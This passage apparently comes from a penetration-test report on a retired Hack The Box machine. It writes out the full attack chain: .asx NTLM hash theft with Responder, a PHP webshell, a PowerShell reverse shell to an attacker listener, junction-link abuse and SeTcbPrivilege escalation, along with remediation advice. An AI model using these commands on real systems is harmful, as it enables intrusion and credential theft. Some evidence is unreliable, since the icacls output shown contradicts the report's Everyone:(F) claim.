The shell confirmed execution as `NT AUTHORITY\LOCAL SERVICE`. A base64-encoded PowerShell reverse shell was sent through the webshell to obtain an interactive session:

```
curl "http://media.htb/cmd.php?cmd=powershell%20-e%20<BASE64_PAYLOAD>"
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/media]
└─$ rlwrap nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.16.60] from (UNKNOWN) [10.129.234.67] 58152
whoami
nt authority\local service
PS C:\xampp\htdocs>
```

8. SeTcbPrivilege Abuse and Privilege Escalation

Token privileges on the LOCAL SERVICE session were checked:

```
whoami /priv
```

```
PS C:\xampp\htdocs> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== ========
SeTcbPrivilege                Act as part of the operating system Disabled
SeChangeNotifyPrivilege       Bypass traverse checking            Enabled
SeCreateGlobalPrivilege       Create global objects               Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set      Disabled
SeTimeZonePrivilege           Change the time zone                Disabled
```

`SeTcbPrivilege` was listed as disabled. Disabled means the privilege is assigned to the token but not currently active — privilege abuse tools handle enabling it themselves. This privilege allows a process to act as part of the operating system and impersonate the SYSTEM account.

TcbElevation-x64.exe was downloaded from the attack machine and executed to add `enox` to the local Administrators group:

```
.\TcbElevation-x64.exe elevate 'net localgroup Administrators enox /add'
```

```
PS C:\xampp\htdocs> .\TcbElevation-x64.exe elevate 'net localgroup Administrators enox /add'
Error starting service 1053
PS C:\xampp\htdocs> net localgroup Administrators
Alias name     Administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
enox
The command completed successfully.
```

A fresh SSH session as `enox` was opened — group membership changes apply to new logon sessions. The root flag was retrieved:

```
enox@MEDIA c:\Users\Administrator\Desktop>whoami
media\enox

enox@MEDIA c:\Users\Administrator\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is EAD8-5D48

 Directory of c:\Users\Administrator\Desktop

10/02/2023  11:04 AM    <DIR>          .
10/01/2023  11:48 PM    <DIR>          ..
06/07/2026  12:27 PM                34 root.txt
               1 File(s)             34 bytes
               2 Dir(s)  10,002,075,648 bytes free

enox@MEDIA c:\Users\Administrator\Desktop>type root.txt
93e59958da382c97a66f0418338f82af
```

6 Remediation Summary

As a result of this assessment, several opportunities were identified to strengthen the security posture of the assessed environment. The remediation actions below are prioritised to address the most impactful issues first. All remediation activities should be carefully planned, tested, and validated to minimise the risk of service interruption or unintended access changes.

6.1 Short Term

SHORT TERM REMEDIATION:

- Restrict the portfolio upload form to safe, content-validated file types. Implement server-side MIME type validation using file content inspection (not only the file extension).
  Block `.asx`, `.scf`, `.url`, `.lnk`, and other file types capable of triggering outbound authentication requests. The server should never automatically open or preview uploaded files using Windows components that perform SMB resolution.
- Review and restrict the service account running the Apache/XAMPP web server. `NT AUTHORITY\LOCAL SERVICE` holds `SeTcbPrivilege`, which enables full SYSTEM compromise. The web server should run as a dedicated, unprivileged service account with no dangerous token privileges assigned.

6.2 Medium Term

MEDIUM TERM REMEDIATION:

- Restrict permissions on the upload directory. The MD5-named upload folders should not be writable or deletable by standard user accounts. The upload handler should create and manage these directories as a service account, not expose them to interactive user modification. Verify that no upload path is under a location writable by any account other than the web service.
- Audit XAMPP and other non-standard software present on the system. XAMPP is a development stack not intended for production deployment. If it is operationally required, harden the configuration: restrict the web root permissions, disable directory listing, and ensure the service account running Apache holds no unnecessary privileges.
- Block outbound SMB (TCP 445) from the web server to external or untrusted networks at the host firewall and perimeter. This prevents NTLMv2 authentication callbacks from reaching an attacker's Responder listener even if a malicious file is processed.

6.3 Long Term

LONG TERM REMEDIATION:

- Review all Windows service accounts for dangerous token privileges — in particular SeTcbPrivilege, SeImpersonatePrivilege, SeAssignPrimaryTokenPrivilege, SeDebugPrivilege, and SeBackupPrivilege. These privileges should only be held by explicitly authorised administrative accounts and are frequently present on over-permissioned service identities.
- Implement a file upload security policy across all web applications that defines permitted upload types, enforces size limits, stores uploads outside the web root or on a dedicated file server, and scans content before making it accessible.

- Deploy Windows Defender Credential Guard and NTLM relay protections (SMB signing, EPA for LDAP/HTTP) to limit the impact of NTLM hash capture even if an outbound authentication is triggered. Require strong passwords across all service and user accounts to resist offline cracking.

7 Technical Findings Details

1. Junction Link Redirects Upload Path into XAMPP Web Root — PHP Execution as NT AUTHORITY\LOCAL SERVICE - High

CWE	CWE-59 - Improper Link Resolution Before File Access ('Link Following')
CVSS 3.1	8.8 / CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H
Root Cause	The combination of a world-writable upload directory and a predictable MD5-based path allows a local user to delete the existing upload folder and create a Windows junction link in its place, pointing at `C:\xampp\htdocs`. When the web application subsequently writes a file to the junction path (triggered by submitting the same identity via the upload form), Windows transparently follows the junction and places the file in the XAMPP web root. A PHP file written via this path is immediately accessible over HTTP and executes as the `NT AUTHORITY\LOCAL SERVICE` account running Apache.
Impact	Remote code execution as `NT AUTHORITY\LOCAL SERVICE`. An interactive reverse shell was obtained, confirming full arbitrary command execution in the context of the Apache service account. This account holds `SeTcbPrivilege`, enabling the privilege escalation path documented in the following finding.
Affected Component	• C:\Windows\Tasks\Uploads\ — junction link substitution • C:\xampp\htdocs — PHP execution via uploaded webshell
Remediation	Store uploaded files outside the web root and in a path that cannot be reached via junction or symbolic links from any user-writable location. The web application should write files using a service account that does not have access to the web root. Implement OS-level hardening to prevent junction creation in sensitive directories: set ACLs on `C:\Windows\Tasks\Uploads\` so only the service account can create or modify entries. Additionally, disable PHP execution in the XAMPP web root for any path not explicitly required, and validate file extensions before serving any content.
References	• https://docs.microsoft.com/en-us/windows/win32/fileio/hard-links-and-junctions • https://googleprojectzero.blogspot.com/2015/12/between-rock-and-hard-link.html

Finding Evidence

With the world-writable upload folder confirmed, the junction link attack was executed from a PowerShell session as `enox`:

```
Remove-Item .\8fdbbe5a9c61c7d3740ef58f5f4c93ef\ -Recurse
New-Item -ItemType Junction `
```

```
  -Path 'C:\Windows\Tasks\Uploads\8fdbbe5a9c61c7d3740ef58f5f4c93ef' `
  -Target 'C:\xampp\htdocs'
```

```
PS C:\Windows\Tasks\Uploads> remove-item .\8fdbbe5a9c61c7d3740ef58f5f4c93ef\ -Recurse
PS C:\Windows\Tasks\Uploads> New-Item -ItemType Junction -Path "C:\Windows\Tasks\Uploads\8fdbbe5a9c61c7d3740ef58f5f4c93ef" -Target "C:\xampp\htdocs"


    Directory: C:\Windows\Tasks\Uploads


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d----l         6/7/2026   2:00 PM                8fdbbe5a9c61c7d3740ef58f5f4c93ef
```

A PHP command shell was then submitted through the portfolio form using the same first name, last name, and email as the original `.asx` upload, ensuring the MD5 hash matched the junction path:

Verification confirmed the shell executed as `NT AUTHORITY\LOCAL SERVICE`:

```
curl http://media.htb/cmd.php?cmd=whoami
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/media]
└─$ curl http://media.htb/cmd.php?cmd=whoami
nt authority\local service
```

A base64-encoded PowerShell reverse shell was sent through the webshell, resulting in an interactive session:


```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/media]
└─$ rlwrap nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.16.60] from (UNKNOWN) [10.129.234.67] 58152
whoami
nt authority\local service
PS C:\xampp\htdocs>
```

2. Portfolio Upload Form Accepts .asx Files Triggering Outbound SMB Authentication — NTLMv2 Hash Captured via Responder - High

CWE	CWE-522 - Insufficiently Protected Credentials
CVSS 3.1	8.6 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:N/A:N
Root Cause	The portfolio submission form at `http://media.htb` accepts `.asx` Windows Media Player playlist files and processes them server-side without restriction. An `.asx` file can embed a UNC path pointing to an attacker-controlled server; when the Windows Media Player libraries parse the file, they initiate an outbound SMB authentication request, disclosing the NTLMv2 hash for the service account processing the upload. No authentication is required to access the upload form or trigger this behaviour.
Impact	NTLMv2 hash for the `enox` account was captured and cracked offline to recover the plaintext password `1234virus@`. These credentials authenticated via SSH, providing an interactive shell with the user flag and a foothold for further post-exploitation.
Affected Component	http://media.htb/ — portfolio upload form, .asx file accepted and processed by WMP libraries
Remediation	Implement server-side file type validation using content inspection, not file extension alone. Restrict accepted upload types to a defined allowlist of safe formats and block all file types capable of triggering outbound authentication or network requests including `.asx`, `.m3u`, `.wma`, `.wmv`, `.scf`, `.url`, and `.lnk`. The server should never invoke Windows Media Player or its libraries to automatically preview uploaded content. Additionally, configure the host firewall to block outbound SMB (TCP 445) to untrusted networks to prevent NTLMv2 callbacks from reaching attacker infrastructure even if a malicious file is processed.
References	• https://github.com/Greenwolf/ntlm_theft • https://bitsadmin.com/blog/hunting-for-internal-ntlm-hashes

Finding Evidence

The portfolio submission form on the ProMotion Studio site was identified as a candidate for NTLM theft based on the stated use of Windows Media Player to preview uploaded files:



The ntlm_theft tool was used to generate an `.asx` payload pointing at the attacker's tun0 address:

```
sudo python3 ntlm_theft.py -g asx --server 10.10.16.60 --filename portfolio
```


```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/…/HTB_Boxes/retired/media/ntlm_theft]
└─$ sudo python3 ntlm_theft.py -g asx --server 10.10.16.60 --filename portfolio
[sudo] password for parallels:
/home/parallels/Documents/HTB_Boxes/retired/media/ntlm_theft/ntlm_theft.py:168: SyntaxWarning: invalid escape sequence '\l'
  location.href = 'ms-word:ofe|u|\\''' + server + '''\leak\leak.docx';
Created: portfolio/portfolio.asx (OPEN)
Generation Complete.
```

Responder was started on tun0 before uploading to intercept the callback:


```
sudo responder -I tun0
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/media]
└─$ sudo responder -I tun0
[sudo] password for parallels:
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.----.-----.
  |   _|  -__|__ --|  _  |  -__|     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

[*] Tips jar:
    USDT → 0×Cc98c1D3b8cd9b717b5257827102940e4E17A19A
    BTC  → bc1q9360jedhhmps5vpl3u05vyg4jryrl52dmazz49

[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [OFF]
    DHCPv6                     [OFF]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
    MQTT server                [ON]
    RDP server                 [ON]
    DCE-RPC server             [ON]
    WinRM server               [ON]
    SNMP server                [ON]

[+] HTTP Options:
    Always serving EXE         [OFF]
    Serving EXE                [OFF]
    Serving HTML               [OFF]
    Upstream Proxy             [OFF]

[+] Poisoning Options:
    Analyze Mode               [OFF]
    Force WPAD auth            [OFF]
    Force Basic Auth           [OFF]
    Force LM downgrade         [OFF]
    Force ESS downgrade        [OFF]

[+] Generic Options:
    Responder NIC              [tun0]
    Responder IP               [10.10.16.60]
    Responder IPv6             [fe80::92f4:399b:27fb:4b97]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP', 'ISATAP.LOCAL']
    Don't Respond To MDNS TLD  ['_DOSVC']
```

The `.asx` file was submitted through the form. Moments later, Responder captured the NTLMv2 hash for `enox`:



The hash was cracked with Hashcat (mode 5600 = NetNTLMv2), recovering **`enox:1234virus@`**:



3. NT AUTHORITY\LOCAL SERVICE Holds SeTcbPrivilege Enabling Arbitrary Command Execution as SYSTEM - High

CWE	CWE-269 - Improper Privilege Management
CVSS 3.1	7.8 / CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
Root Cause	The `NT AUTHORITY\LOCAL SERVICE` account running the XAMPP Apache service holds `SeTcbPrivilege` (Act as part of the operating system). This privilege allows a process to create a primary token for the SYSTEM account and execute arbitrary commands in that context. Although listed as disabled in the token, the privilege is assigned and can be enabled by any process using standard Windows API calls. Purpose-built tools such as TcbElevation exploit this to run arbitrary commands with SYSTEM-level authority.
Impact	Full SYSTEM-level command execution on the target host. The privilege was used to add `enox` to the local Administrators group via `net localgroup Administrators enox /add`, providing full administrative access on the next logon. The root flag was retrieved via a new SSH session.
Affected Component	NT AUTHORITY\LOCAL SERVICE — SeTcbPrivilege assigned to Apache service account
Remediation	The web server service account must not hold `SeTcbPrivilege`. Review the service configuration and replace `NT AUTHORITY\LOCAL SERVICE` with a dedicated, unprivileged service account created specifically for the Apache process. Apply the principle of least privilege: the account should have only the permissions needed to read the web root and write to the upload directory. Audit all Windows service accounts for dangerous token privileges — particularly SeTcbPrivilege, SeImpersonatePrivilege, SeAssignPrimaryTokenPrivilege, SeDebugPrivilege, and SeBackupPrivilege — and remove any privileges not explicitly required.
References	• https://github.com/b4lisong/SeTcbPrivilege-Abuse • https://docs.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/act-as-part-of-the-operating-system

Finding Evidence

Token privileges on the LOCAL SERVICE reverse shell were inspected:

```
whoami /priv
```

```
PS C:\xampp\htdocs> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== ========
SeTcbPrivilege                Act as part of the operating system Disabled
SeChangeNotifyPrivilege       Bypass traverse checking            Enabled
SeCreateGlobalPrivilege       Create global objects               Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set      Disabled
SeTimeZonePrivilege           Change the time zone                Disabled
```

`SeTcbPrivilege` was listed as disabled. A disabled privilege is still assigned to the token and can be enabled by the process at runtime — it does not indicate the privilege is unavailable for abuse.

TcbElevation-x64.exe was downloaded from the attack machine's HTTP server and executed to run a group membership command as SYSTEM:

```
.\TcbElevation-x64.exe elevate 'net localgroup Administrators enox /add'
```

```
PS C:\xampp\htdocs> .\TcbElevation-x64.exe elevate 'net localgroup Administrators enox /add'
Error starting service 1053
PS C:\xampp\htdocs> net localgroup Administrators
Alias name     Administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
enox
The command completed successfully.
```

A new SSH session was opened as `enox`. Group membership changes apply to new logon sessions only. With `enox` now in the local Administrators group, the root flag was accessible:

```
enox@MEDIA c:\Users\Administrator\Desktop>whoami
media\enox

enox@MEDIA c:\Users\Administrator\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is EAD8-5D48

 Directory of c:\Users\Administrator\Desktop

10/02/2023  11:04 AM    <DIR>          .
10/01/2023  11:48 PM    <DIR>          ..
06/07/2026  12:27 PM                34 root.txt
               1 File(s)             34 bytes
               2 Dir(s)  10,002,075,648 bytes free

enox@MEDIA c:\Users\Administrator\Desktop>type root.txt
93e59958da382c97a66f0418338f82af
```

4. Upload Directory World-Writable by Standard User Allows Junction Link Substitution - Low

CWE	CWE-732 - Incorrect Permission Assignment for Critical Resource
CVSS 3.1	3.3 / CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:N/I:L/A:N
Root Cause	The upload subdirectory under `C:\Windows\Tasks\Uploads\` is created with `Everyone:(F)` permissions, granting full control — including deletion — to any authenticated user. The directory name is derived from the MD5 hash of the submitter's first name, last name, and email, making it trivially predictable to any attacker who controls the submitted identity. Together, these properties allow a standard user to delete the upload folder and substitute a Windows junction link, redirecting subsequent writes by the web application to an arbitrary location.
Impact	Enabled the junction link abuse described in the following finding, redirecting PHP file writes into the XAMPP web root and ultimately achieving code execution as `NT AUTHORITY\LOCAL SERVICE`.
Affected Component	C:\Windows\Tasks\Uploads\ — upload root; MD5-named subdirectories created with Everyone:(F)
Remediation	The upload directory and all subdirectories should be created with permissions scoped to the web service account only. Standard authenticated users must not have delete or modify rights over upload paths. Change the directory ACL so that only the Apache service account and local Administrators can modify or delete upload directories. Additionally, consider storing uploads outside of any path reachable via symbolic or junction link from a user-writable location.
References	https://docs.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/create-symbolic-links

Finding Evidence

After authenticating via SSH as `enox`, the upload root was located at `C:\Windows\Tasks\Uploads\`. The MD5-named folder from the earlier `.asx` upload was present:

```
enox@MEDIA c:\Windows\Tasks\Uploads>dir
 Volume in drive C has no label.
 Volume Serial Number is EAD8-5D48

 Directory of c:\Windows\Tasks\Uploads

06/07/2026  01:13 PM    <DIR>          .
10/02/2023  11:04 AM    <DIR>
06/07/2026  01:12 PM    <DIR>          8fdbbe5a9c61c7d3740ef58f5f4c93ef
06/07/2026  01:13 PM                 0 todo.txt
               1 File(s)              0 bytes
               3 Dir(s)  10,004,070,400 bytes free

enox@MEDIA c:\Windows\Tasks\Uploads>cd 8fdbbe5a9c61c7d3740ef58f5f4c93ef

enox@MEDIA c:\Windows\Tasks\Uploads\8fdbbe5a9c61c7d3740ef58f5f4c93ef>dir
 Volume in drive C has no label.
 Volume Serial Number is EAD8-5D48

 Directory of c:\Windows\Tasks\Uploads\8fdbbe5a9c61c7d3740ef58f5f4c93ef

06/07/2026  01:12 PM    <DIR>          .
06/07/2026  01:13 PM    <DIR>
06/07/2026  01:12 PM               147 portfolio.asx
               1 File(s)            147 bytes
               2 Dir(s)  10,004,070,400 bytes free
```

Running `icacls *` against the folder showed `Everyone:(F)` — full control for all users, including deletion:

```
enox@MEDIA c:\Windows\Tasks\Uploads\8fdbbe5a9c61c7d3740ef58f5f4c93ef>icacls *
portfolio.asx MEDIA\Administrator:(I)(F)
              NT AUTHORITY\LOCAL SERVICE:(I)(F)
              NT AUTHORITY\SYSTEM:(I)(F)
              BUILTIN\Administrators:(I)(F)
              BUILTIN\Users:(I)(RX)

Successfully processed 1 files; Failed processing 0 files
```

The upload handler source code in `index.php` confirmed the predictable naming scheme and the upload base path:

```
enox@MEDIA c:\xampp\htdocs>type index.php
<?php
error_reporting(0);

    // Your PHP code for handling form submission and file upload goes here.
    $uploadDir = 'C:/Windows/Tasks/Uploads/'; // Base upload directory

    if ($_SERVER["REQUEST_METHOD"] == "POST" && isset($_FILES["fileToUpload"])) {
        $firstname = filter_var($_POST["firstname"], FILTER_SANITIZE_STRING);
        $lastname = filter_var($_POST["lastname"], FILTER_SANITIZE_STRING);
        $email = filter_var($_POST["email"], FILTER_SANITIZE_STRING);

        // Create a folder name using the MD5 hash of Firstname + Lastname + Email
        $folderName = md5($firstname . $lastname . $email);

        // Create the full upload directory path
        $targetDir = $uploadDir . $folderName . '/';

        // Ensure the directory exists; create it if not
        if (!file_exists($targetDir)) {
            mkdir($targetDir, 0777, true);
        }

        // Sanitize the filename to remove unsafe characters
        $originalFilename = $_FILES["fileToUpload"]["name"];
        $sanitizedFilename = preg_replace("/[^a-zA-Z0-9._]/", "", $originalFilename);


        // Build the full path to the target file
        $targetFile = $targetDir . $sanitizedFilename;

        if (move_uploaded_file($_FILES["fileToUpload"]["tmp_name"], $targetFile)) {
            echo "<script>alert('Your application was successfully submitted. Our HR shall review your video and get back to you.');</script>";

            // Update the todo.txt file
            $todoFile = $uploadDir . 'todo.txt';
            $todoContent = "Filename: " . $originalFilename . ", Random Variable: " . $folderName . "\n";

            // Append the new line to the file
            file_put_contents($todoFile, $todoContent, FILE_APPEND);
        } else {
            echo "<script>alert('Uh oh, something went wrong ... Please submit again');</script>";
        }
    }
    ?>
```

A Appendix

A.1 Finding Severities

Each finding has been assigned a severity rating of critical, high, medium, low or info. The rating is based off of an assessment of the priority with which each finding should be viewed and the potential impact each has on the confidentiality, integrity, and availability of HTB's data.

Rating	CVSS Score Range
Critical	9.0 – 10.0
High	7.0 – 8.9
Medium	4.0 – 6.9
Low	0.1 – 3.9
Info	0.0

A.2 Host & Service Discovery

IP Address	Port	Service	Notes
10.129.234.67	22	SSH	OpenSSH for_Windows_9.5
10.129.234.67	80	HTTP	Apache httpd 2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.1.17
10.129.234.67	3389	RDP	Microsoft Terminal Services — host: MEDIA (workgroup)

A.3 Subdomain Discovery

URL	Description	Discovery Method
media.htb	ProMotion Studio — portfolio upload platform	/etc/hosts entry from box IP

A.4 Exploited Hosts

Host	Scope	Method	Notes
media.htb (10.129.234.67)	External	.asx NTLM theft via portfolio upload → NTLMv2 hash cracking	SSH access as enox; user flag
media.htb (10.129.234.67)	Internal	Junction link abuse → PHP webshell in htdocs	RCE as NT AUTHORITY\LOCAL SERVICE
media.htb (10.129.234.67)	Internal	SeTcbPrivilege abuse via TcbElevation	enox added to Administrators; root flag

A.5 Compromised Users

Username	Type	Method	Notes
enox	Local user	NTLMv2 hash captured via .asx upload; cracked offline with Hashcat	SSH access; user flag
NT AUTHORITY\LOCAL SERVICE	Service account	Junction link → PHP webshell in XAMPP htdocs	SeTcbPrivilege abuse vector
enox (Administrator)	Local administrator	TcbElevation added enox to Administrators group via SeTcbPrivilege	Full system access; root flag

A.6 Changes/Host Cleanup

Host	Scope	Change / Cleanup Needed
media.htb	C:\xampp\htdocs	Remove cmd.php webshell
media.htb	C:\Windows\Tasks\Uploads\	Restore original MD5 folder; remove junction link
media.htb	Local Administrators group	Remove enox from Administrators group if not authorised
media.htb	C:\xampp\htdocs or temp	Remove TcbElevation-x64.exe

A.7 Flags Discovered

Flag #	Host	Flag Value	Flag Location	Method Used
1	media.htb	fc6c7c550cac9839995c2f5c3b2cf026	C:\Users\enox\Desktop\user.txt	.asx NTLM theft → hash crack → SSH
2	media.htb	93e59958da382c97a66f0418338f82af	C:\Users\Administrator\Desktop\root.txt	Junction link → PHP RCE → SeTcbPrivilege → enox as admin

End of Report